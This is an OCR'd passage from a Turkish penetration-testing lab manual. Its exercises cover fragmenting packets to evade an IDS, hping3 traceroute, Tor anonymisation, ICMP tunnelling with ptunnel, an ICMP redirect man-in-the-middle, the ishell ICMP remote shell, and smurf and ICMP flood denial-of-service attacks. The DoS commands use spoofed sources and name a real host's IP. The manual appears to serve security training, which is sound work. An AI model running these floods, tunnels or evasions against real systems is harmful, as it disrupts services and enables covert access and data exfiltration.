
Parçalanmış paketler konusunda en sıkıntılı sistemler IDS/IPS'lerdir. Bunun nedeni bu sistemlerin temel işinin ağ trafiği inceleme olmasıdır. Saldırı tespit sistemleri gelen bir paketin/paket grubunun saldırı içerikli olup olmadığını anlamak için çeşitli kontrollerden geçirir. Eğer bu kontrolleri geçirmeden önce paketleri birleştirmezse çok rahatlıkla kandırılabilir.

Mesela HTTP trafiği içerisinde "/bin/bash" stringi arayan bir saldırı imzası olsun. IDS sistemi 80.porta gelen giden her trafiği inceleyerek içerisinde /bin/bash geçen paketleri arar ve bu tanıma uyan paketleri bloklar. Eğer IDS sistemimiz paket birleştirme işlemini uygun bir şekilde yapamıyorsa biz fragroute veya benzeri bir araç kullanarak /bin/sh stringini birden fazla paket olacak şekilde (1. Paket /bin, 2.paket /bash)gönderip IDS sistemini atlatabiliriz.

Daha önceki uygulamalar da yaptığımız gibi ngrep aracını IDS olarak kullanıp fragroute ile atlatabiliriz.
İlk olarak ngrep aracını kullanarak /etc/passwd string ifadesini yakalamaya çalışalım.



Görüldüğü üzere telnet ile kurulan bağlantıda /etc/passwd ifadesi yakalanmış ve ekrana basılmıştır. Ama aynı istek fragroute aracı ile parçalanmış paketler halinde gönderilirse IDS görevi gören ngrep aracı bu isteği yakalayamayacaktır. Bu durumda istek IDS 'e takılmadan ve başarılı bir şekilde gerçekleşecektir. Aşağıdaki ekran görüntüsünde aynı isteğin parçalanmış paketler halinde gönderilmesi gösterilmiştir.



Uygulama No: **BGA-UAG-13**

TCP ve UDP Paketleri Kullanarak Traceroute Çalışmaları

Amaç: Hping aracı kullanılarak TCP ve UDP paketleri ile hedef sistemin hangi yollardan geçtiğini belirlemek

TCP Traceroute

```
root@kallavi:~# hping3 -T1 8.8.8.8 -p 53 -S -n

HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.2.1
hop=1 hoprtt=2.5 ms
hop=2 TTL 0 during transit from ip=85.102.0.1
hop=2 hoprtt=8.6 ms
hop=3 TTL 0 during transit from ip=81.212.78.1
hop=3 hoprtt=8.3 ms
hop=4 TTL 0 during transit from ip=212.156.119.246
hop=4 hoprtt=11.2 ms
hop=5 TTL 0 during transit from ip=81.212.217.87
hop=5 hoprtt=13.0 ms
hop=6 TTL 0 during transit from ip=72.14.217.166
hop=6 hoprtt=52.9 ms
hop=7 TTL 0 during transit from ip=209.85.240.162
hop=7 hoprtt=46.9 ms
hop=8 TTL 0 during transit from ip=72.14.234.11
hop=8 hoprtt=48.4 ms
hop=9 TTL 0 during transit from ip=209.85.254.112
hop=9 hoprtt=48.0 ms
```

-T parametresi ile TTL değerinin başlayacağı değer belirtilir. -P port numarası, -S syn başlıklı paket. -n sadece numeric çıktı alınsın. -n kullanılmazsa dns isimlerinin çözülüp, atlama noktalarını nereler olduğu gözlemlenebilir.
UDP Traceroute

Klasik traceroute uygulamaları yüksek seviyeli UDP portlarını kullandığı için birçok ağa girişte engellenmiştir. Örneğin;

```
root@kallavi:~# traceroute 8.8.8.8

traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  RT (192.168.2.1)  3.103 ms  3.611 ms  4.357 ms
 2  85.102.0.1.dynamic.ttnet.com.tr (85.102.0.1)  12.751 ms  13.180 ms  14.616 ms
```

```
3 81.212.78.1.static.turktelekom.com.tr (81.212.78.1) 16.772 ms 17.746 ms 26.532 ms
4 fth (212.156.119.246) 24.499 ms 24.991 ms 25.003 ms
5 81.212.217.87.static.turktelekom.com.tr (81.212.217.87) 26.067 ms 26.702 ms 27.968 ms
6 * * *
```

Hping kullanarak istenilen UDP portundan hedef sisteme trace işlemi yapılabilir. Özellikle bir çok ağ da DNS sunucu olduğu için UDP 53 portuna doğru trafik açık bırakılır.

```
root@kallavi:~# hping3 --udp -T 8.8.8.8 -p 53

HPING 8.8.8.8 (eth0 8.8.8.8): udp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.2.1 name=RT
hop=1 hoprtt=2.3 ms
hop=2 TTL 0 during transit from ip=85.102.0.1 name=85.102.0.1.dynamic.ttnet.com.tr
hop=2 hoprtt=7.5 ms
hop=3 TTL 0 during transit from ip=81.212.78.1 name=81.212.78.1.static.turktelekom.com.tr
hop=3 hoprtt=16.0 ms
hop=4 TTL 0 during transit from ip=212.156.119.246 name=fth
hop=4 hoprtt=9.8 ms
hop=5 TTL 0 during transit from ip=81.212.217.87 name=81.212.217.87.static.turktelekom.com.tr
hop=5 hoprtt=10.7 ms
hop=6 TTL 0 during transit from ip=72.14.217.166 name=UNKNOWN
hop=6 hoprtt=41.9 ms
hop=7 TTL 0 during transit from ip=72.14.217.254 name=UNKNOWN
hop=7 hoprtt=2042.0 ms
hop=8 TTL 0 during transit from ip=209.85.240.160 name=UNKNOWN
hop=8 hoprtt=6038.8 ms
hop=9 TTL 0 during transit from ip=209.85.240.162 name=UNKNOWN
hop=9 hoprtt=12038.1 ms
hop=10 TTL 0 during transit from ip=209.85.240.160 name=UNKNOWN
hop=10 hoprtt=18037.0 ms
```

Uygulama No: **BGA-UAG-14**

IP Saklama Amaçlı TOR ve Proxy Kullanımı

Amaç: IP adresinin hedef sistem tarafından bilinmesi istenmeyen durumlarda kullanılan TOR proxy aracının kullanılması

IP Adresi öğrenme:

```
root@kallavi:~# curl -s checkip.dyndns.org | grep -Eo '[0-9\.]+'
85.102.6.49
```

Kali Linux TOR kurulumu

```
# apt-get install tor
# /etc/init.d/tor start
```

```
root@kallavi:~# netstat -antlp | grep LISTEN

tcp    0    0 127.0.0.1:8118    0.0.0.0:*    LISTEN    15029/privoxy
tcp    0    0 0.0.0.0:22        0.0.0.0:*    LISTEN    3541/sshd
tcp    0    0 127.0.0.1:9050    0.0.0.0:*    LISTEN    15102/tor
```

HTTP isteklerini proxyden yönlendirmek için sisteme http_proxy ayarı girilmesi:

```
# export http_proxy='127.0.0.1:8118'
```

ICMP ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-15**

İsteğe Göre ICMP Paketi Üretimi

Amaç: İstenilen türde ICMP paketlerin üretilmesi, hedef adrese iki adet icmp-request isteği göndermek

Aşağıdaki uygulamada hedef adrese iki adet icmp-request gönderilmiştir. Komutun kullanımı ve sonucu aşağıdaki tabloda gösterilmiştir.

```
root@kallavi:~# hping3 -c 2 -1 --icmp 8.8.8.8

HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes
len=46 ip=8.8.8.8 ttl=48 id=0 icmp_seq=0 rtt=53.8 ms
len=46 ip=8.8.8.8 ttl=48 id=0 icmp_seq=1 rtt=59.1 ms

--- 8.8.8.8 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 53.8/56.5/59.1 ms
```

Man hping komutu çıktısı incelenerek diğer ICMP tip ve kod alanları da parametre olarak kullanılabilir.

Uygulama No: **BGA-UAG-16**

ICMP Tunelling (ICMP Üzerinden TCP/HTTP Paketleri Geçirme)

Amaç: ICMP protokolü üzerinden TCP/HTTP paketleri geçirmek

Sızma testlerinde iç ağı yetkisiz olarak dışarıdan erişime açmak için ya da iç ağdan dışarıya veri kaçırmak için bu yöntem kullanılabilir. ptunnel uygulaması ile ICMP protokolü üzerinden tünel kurularak TCP paketleri ICMP echo request ve reply paketleri ile kullanılarak tünellenebilir.

ptunnel sunucu kurulumu

Öncelikle gerekli paketler kurulur.

```
# apt-get update
# apt-get install libpcap-dev
# apt-get install make
```

Uygulama kaynak kodu indirilir ve kurulum gerçekleştirilir.

```
# wget http://www.cs.uit.no/~daniels/PingTunnel/PingTunnel-0.72.tar.gz
# tar -xvf PingTunnel-0.72.tar.gz
# cd PingTunnel
# make
```

Bağlantı Kurulumu ve tünelleme

Proxy'nin kurulu olduğu servisten hedef adrese ssh bağlantısını tünellemek için aşağıdaki komut kullanılmalıdır.

```
# ./ptunnel -p proxy_adresi -lp 8000 -da baglanti_kurulacak_adres -dp 22
```

Tünel kurulduktan sonra 8000/tcp portu üzerinden ssh bağlantısını tünellemek için açılan pencereye aşağıdaki komut yazılır.

```
# ssh -p 8000 localhost
```

Uygulama No: **BGA-UAG-17**

ICMP Smurf Denial of Service Saldırısı Gerçekleştirme

Amaç: Hedef sistemin ip adresi spoof edilerek belirli bir ip adresine broadcast IP adreslerine icmp flood başlatılarak dönen cevapların kurban makinenin ip adresine saldırması

Hping ile bga.com.tr web sunucusuna ICMP smurf saldırısı gerçekleştirme;


```
root@kallavi:~# hping3 --icmp --flood -a 50.22.202.162 85.123.255.255

HPING 85.123.255.255 (eth1 85.123.255.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 85.123.255.255 hping statistic ---
212687 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

bga.com.tr IP adresinden geliyormuş gibi 85.123.255.255 şeklindeki bir /16 subnet ip adresine icmp paketleri göndermek ve dönecek icmp cevapları ile bga.com.tr web sunucusuna flood saldırısı gerçekleştirmek.

Uygulama No: **BGA-UAG-18**

ICMP Redirect ile L3 Seviyesinde Araya Girme Saldırısı

Amaç: ICMP Redirect yöntemi ile 3. katmanda Araya Girme Saldırısı




Şimdi M1 bilgisayarının M2 bilgisayarına ulaşmak istediğini düşünelim ve M1 için varsayılan ağ geçidinin R1(Router1)olarak ayarlandığını varsayalım.
M1 M2 ye ilk paketini yollamak için hazırlıklara başlar, paketi oluşturur ve kendi yerel yönlendirme tablosunu kontrol eder, eğer M2 kendi yerel ağında ise paketi direkt yollamaya çalışır(önce mac adresini elde ederek işlemi mac adresleri üzerinden gerçekleştirir vs). Farklı bir durumda yani M2 M1 ile farklı bir ağda ise ona ait bir yönlendirme satırı var mı diye kontrol eder ve o satırda belirlenmiş geçit kapısına paketi yollar. Bu yönlendirme satırları nasıl olabilir derseniz en basit şekli ile resim-2a yı inceleyebilirsiniz.

Destination	Netmask	Gateway	Interface
0.0.0.0	0.0.0.0	195.130.236.69	ppp1
10.0.0.0	255.0.0.0	10.0.0.2	br0
127.0.0.1	255.0.0.0	127.0.0.1	lo0
195.130.236.69	255.255.255.255	62.10.255.139	ppp1


Kullandığınız işletim sistemine göre yerel yönlendirme tablosunu okuma komutu da değişir,

Windows için

route print
Unix/Linux' lar için ise
netstat –r komutunu kullanabilirsiniz.
M1'in M2 için kullanacağı geçit kapısının **R1** olarak ayarlandığını belirtmiştik, burada M1 ilk paketini **M2** ye yollamak için **R1** e teslim eder. Burada **R1** paketin **M2** ye gitmesi için hangi kapıyı kullanacağını kendi yönlendirme tablosuna bakarak karar verir ve paketi **M2** ye ulaştırmak için **R2** ye teslim eder.




Burada M1, R1 ve R2 aynı ağ üzerinde iseler ICMP Redirect mesajı oluşur, zaten bizimde incelememiz bunun üzerine idi. Şekil-1b de de açıkça görüldüğü gibi ilk olarak R1, paketin M2 ye ulaşması için kendinde tanımlı geçit kapısı R2'ye paketi teslim ediyor ve şekil-1c de görebileceğiniz gibi M1 e bir ICMP REDIRECT paketi yollayarak, bak kardeşim senin M2 ye gidebilmen için R2 kapısını tercih etmen daha hayırlıdır sen bundan sonra M2 ye ulaşmak için beni değil de R2 yi tercih eder.



Son olarak da şekil-1d de M1 in yerel yönlendirme tablosunun değiştiğini ve M2 için geçit kapısının R1 değilde R2 olarak belirlendiğini görüyoruz. Tabii bu mesajında bir ömrü

vardır, NT sistemler için bu zaman aralığı yaklaşık 10 dakikadır yani 10 dakika sonra eğer yeni bir ICMP Redirect mesajı ile karşılaşmazsa M1 ilk baştaki hale dönecektir ve M2 ye göndermek istediği paketleri R2 yerine R1 e yollayacaktır, tabii R1 yine uyar acak bana değil R2 ye yolla diyecektir.





Icmp rediret mesajları Icmp Type 5 tipi paketlerdir.

Icmp Code	Açıklaması
0	Redirect for Network Error.
1	Redirect for Host Error.
2	Redirect for Type of Service and Network Error.
3	Redirect for Type of Service and Host Error.

ICMP Redirect mesajlarının kötüye Kullanımı

Örnek Uygulama:





```
    3 112.629268  192.168.2.1          192.168.2.25          ICMP     Redirect (Redirect for host)

⊞ Frame 3 (70 bytes on wire, 70 bytes captured)
⊞ Ethernet II, Src: Vmware_28:41:d9 (00:0c:29:28:41:d9), Dst: 00:1f:d0:5a:1b:96 (00:1f:d0:5a:1b:96)
⊞ Internet Protocol, Src: 192.168.2.1 (192.168.2.1), Dst: 192.168.2.25 (192.168.2.25)
⊟ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0x3778 [correct]
    Gateway address: 192.168.2.222 (192.168.2.222)
  ⊟ Internet Protocol, Src: 192.168.2.25 (192.168.2.25), Dst: 74.125.39.104 (74.125.39.104)
      Version: 4
      Header length: 20 bytes
    ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      Total Length: 56
      Identification: 0x4a2f (18991)
    ⊞ Flags: 0x00
      Fragment offset: 0
      Time to live: 255
      Protocol: ICMP (0x01)
    ⊞ Header checksum: 0x3cef [correct]
      Source: 192.168.2.25 (192.168.2.25)
      Destination: 74.125.39.104 (74.125.39.104)
  ⊟ Internet Control Message Protocol
      Type: 8 (Echo (ping) request)
      Code: 0
      Checksum: 0xf7ff [correct]
      Identifier: 0x0000
      Sequence number: 0 (0x0000)
```

```
C:\Documents and Settings\Administrator>route print

IPv4 Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 50 56 c0 00 08 ...... VMware Virtual Ethernet Adapter for VMnet8
0x3 ...00 50 56 c0 00 06 ...... VMware Virtual Ethernet Adapter for VMnet6
0x4 ...00 50 56 c0 00 01 ...... VMware Virtual Ethernet Adapter for VMnet1
0x5 ...00 1f d0 5a 1b 96 ...... Realtek RTL8168C(P)/8111C(P) PCI-E Gigabit Ethernet
0x6 ...00 ff 9c 22 33 49 ...... VirtualBox TAP Adapter - Packet Scheduler Miniport
0x7 ...00 ff cf 99 38 f2 ...... TAP-Win32 Adapter V8 - Packet Scheduler Miniport
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.2.1    192.168.2.25     20
       10.10.10.0    255.255.255.0    192.168.2.20    192.168.2.25      1
   74.125.39.104  255.255.255.255   192.168.2.222    192.168.2.25      1
        127.0.0.0        255.0.0.0        127.0.0.1        127.0.0.1      1
      169.254.0.0      255.255.0.0    192.168.2.25    192.168.2.25     20
      192.168.2.0    255.255.255.0    192.168.2.25    192.168.2.25     20
     192.168.2.25  255.255.255.255        127.0.0.1        127.0.0.1     20
    192.168.2.255  255.255.255.255    192.168.2.25    192.168.2.25     20
     192.168.15.0    255.255.255.0    192.168.15.1    192.168.15.1     20
     192.168.15.1  255.255.255.255        127.0.0.1        127.0.0.1     20
   192.168.15.255  255.255.255.255    192.168.15.1    192.168.15.1     20
    192.168.101.0    255.255.255.0   192.168.101.1   192.168.101.1     20
    192.168.101.1  255.255.255.255        127.0.0.1        127.0.0.1     20
  192.168.101.255  255.255.255.255   192.168.101.1   192.168.101.1     20
    192.168.162.0    255.255.255.0   192.168.162.1   192.168.162.1     20
    192.168.162.1  255.255.255.255        127.0.0.1        127.0.0.1     20
  192.168.162.255  255.255.255.255   192.168.162.1   192.168.162.1     20
        224.0.0.0        240.0.0.0    192.168.2.25    192.168.2.25     20
        224.0.0.0        240.0.0.0    192.168.15.1    192.168.15.1     20
        224.0.0.0        240.0.0.0   192.168.101.1   192.168.101.1     20
        224.0.0.0        240.0.0.0   192.168.162.1   192.168.162.1     20
  255.255.255.255  255.255.255.255    192.168.2.25    192.168.2.25      1
  255.255.255.255  255.255.255.255    192.168.15.1               7      1
  255.255.255.255  255.255.255.255    192.168.15.1    192.168.15.1      1
  255.255.255.255  255.255.255.255    192.168.15.1               6      1
  255.255.255.255  255.255.255.255   192.168.101.1   192.168.101.1      1
  255.255.255.255  255.255.255.255   192.168.162.1   192.168.162.1      1
Default Gateway:       192.168.2.1
===========================================================================
```

Uygulama No: **BGA-UAG-19**

ICMP Üzerinden Uzaktan Telnet/SSH Benzeri Sistem Yönetimi

Amaç: ICMP protokolü kullanılarak uzaktaki sistemlerin "ISHELL" uygulaması ile yönetilmesini sağlamak (client to server)

ISHELL server:

root@server:~/ISHELL-v0.2# ./ishd -i 65535 -t 0 -p 1024

ISHELL client:

```
root@client:~/ISHELL-v0.2# ./ish -i 65535 -t 0 -p 1024 192.168.2.7

ICMP Shell v0.2 (client) - by: Peter Kieltyka
-----------------------------------------------

Connecting to 192.168.2.7...done.

# w
 10:18:58 up 4:27, 3 users, load average: 0.00, 0.01, 0.05
USER   TTY    FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
root   tty7   :0            05:51   4:27m 31.45s  0.06s gdm-session-wor
root   pts/0  :0.0          05:51   9:34   0.13s  0.13s bash
root   pts/2  192.168.2.3   06:03   3:15   0.85s  0.85s -bash
```

-i : session numarası atanır. default 1551 olarak kullanılır.
-d : debug modda çalıştırılabilir.
-t : icmp type seçilir.
-p : paket boyutu belirtilir.

Uygulama No: **BGA-UAG-20**

ICMP Flood DDoS Saldırısı Gerçekleştirme

Amaç: Hedef sunucuya yoğun şekilde ICMP request gönderilerek hedefin servis dışı bırakılması

-Hping
-Wireshark
-Tcpdump

Hping ile gerçek ip adresimizden hedef ip sunucuya 1 sn de 10 icmp request yapalım. Çıktı incelendiğinde cevapların bizim ip adresine döndüğü gözlemlenecektir.

```
root@kallavi:~# hping3 --icmp bga.com.tr -i u1000

HPING bga.com.tr (eth1 50.22.202.162): icmp mode set, 28 headers + 0 data bytes
len=46 ip=50.22.202.162 ttl=42 id=1669 icmp_seq=0 rtt=150.1 ms
